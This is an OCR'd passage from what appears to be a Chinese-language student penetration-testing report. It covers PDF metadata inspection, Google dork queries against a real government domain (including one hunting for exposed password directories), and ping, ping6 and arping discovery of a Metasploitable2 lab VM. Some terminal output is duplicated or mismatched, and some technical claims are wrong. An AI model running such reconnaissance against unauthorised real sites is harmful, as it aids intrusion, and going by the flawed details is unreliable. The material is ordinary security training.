
圖三十三


Downloads - Thunar
File Edit View Go Bookmarks Help
Previous
Next
(1 of 2)
Thumbnails
Properties
General
Fonts
Title: None
Location: file:///home/kali/Downloads/銓敘部87.06.10. 八七臺特三字第1632217號函.pdf
Subject: None
Author: None
作者
Keywords: None
Producer: Aspose.Words for .NET 20.4
Creator: Aspose.Words
使用的軟體
時間戳記
Format: PDF-1.7
Number of Pages: 2
Optimized: No
Security: No
Paper Size: US Letter, Portrait (8.50 × 11.00 inch)
Close

圖三十四

最後，利用 Google 搜尋引擎的 Google Hacking，來嘗試找尋外洩的機密資訊。


先利用 Google Hacking Database(https://www.exploit-db.com/google-hacking-database)找尋想要的目標並使用不同的搜尋方式嘗試找尋機密資訊。(圖三十五)



圖三十五


本次測試以 3 種測試方式

1. site:"taipei.gov.tw" inurl:login （搜尋該網域下相關 login 頁面)(圖三十六)




圖三十六

2. site:taipei.gov.tw inurl:"index.php/user/password/"（搜尋該網域下特定的 連結，利用「目錄遍歷漏洞」找尋是否有伺服器設定不當，外洩出 password 資料夾)(圖三十七)



圖三十七


3. site:taipei.gov.tw filetype:pdf (搜尋該網域下指定的檔案類型)(圖三十八)




圖三十八

C. 目標發現 (Target Discovery) (2 小題，共 20 分)

本測試在 Nat 網路下執行，metasploitable2 (10.0.1.5)作為目標對象，測試主機為 Kali Linux 2023(10.0.1.4)



圖三十九、目標主機- metasploitable2 的 IPv4 與 IPv6




圖四十、測試主機-Kali Linux 2023 的 IPv4 與 IPv6

I. 目標主機識別 (Identifying the target machine)


- 首先使用 ping -c 10 10.0.1.5 嘗試對目標主機送出大小為 64 byte（其中 8byte 為 ICMP 的 header，剩下為 payload）的 ICMP 封包，確認目標主機存在（使用 IPv4）。可由 Wireshark 來觀察 ping 時的主機與目標網路封包狀態。由圖片可得知主機為 10.0.1.4、目標為 10.0.1.5，並由 10.0.1.4 發送 ICMP echo request 封包給 10.0.1.5。(圖四十一)

  c：發送 10 次 ICMP 封包


source address (來源端)
Destination(目的端)
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 22.198/22.926/24.730/1.063 ms
msfadmin@metasploitable:~$ ifconfg
-bash: ifconfg: command not found
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:35:c9:29
inet addr:10.0.1.5 Bcast:10.0.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:43 errors:0 dropped:0 overruns:0 frame:0
TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7365 (7.1 KB) TX bytes:7644 (7.4 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:91 errors:0 dropped:0 overruns:0 frame:0
TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)
msfadmin@metasploitable:~$

圖四十一


➤再使用 Ping6 -c fe80::a00:27ff:fe35:c929 -I eth0 查看目標主機的 IPv6 是否可用，其原理類似於 ping。
c：發送 3 次 ICMPv6 封包
I：指定使用的網卡



```
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 22.198/22.926/24.730/1.063 ms
msfadmin@metasploitable:~$ ifconfg
-bash: ifconfg: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:35:c9:29
          inet addr:10.0.1.5  Bcast:10.0.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe35:c929/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:43 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7365 (7.1 KB)  TX bytes:7644 (7.4 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

圖四十二


➤假設我們已經探測至對方的區域網域內，接著使用 sudo arping -c 1 10.0.1.5，來獲取目標主機的 MAC address，得到該目標的 MAC 為 08:0027:35:c9:29。值得注意的，因為 arping 會用到 kemel 因此需要加上 sudo 來執行。




圖四十三、arping 的結果

也可發現 MAC address 的後六位與 IPv6 後六位數值相同。由此可得 IPv6 是基於 MAC address 所產生的且 MAC address 為獨一無二的，因 此 IPv6 也為獨一無二的。

Arping 是利用 ARP 協定來進行封包的傳輸。因測試端要傳送封包至目標端時無法得知目標位置，因此會先以廣播(Broadcast)的方式先傳送 ff:ff:ff:ff:ff:ff 封包。之後目標端會回應含 MAC address 的封包，測試端就能從而下手。



圖四十四
ARP request 與
Broadcast(ff:ff:ff:ff:ff:ff:ff:ff)



圖四十五
ARP reply

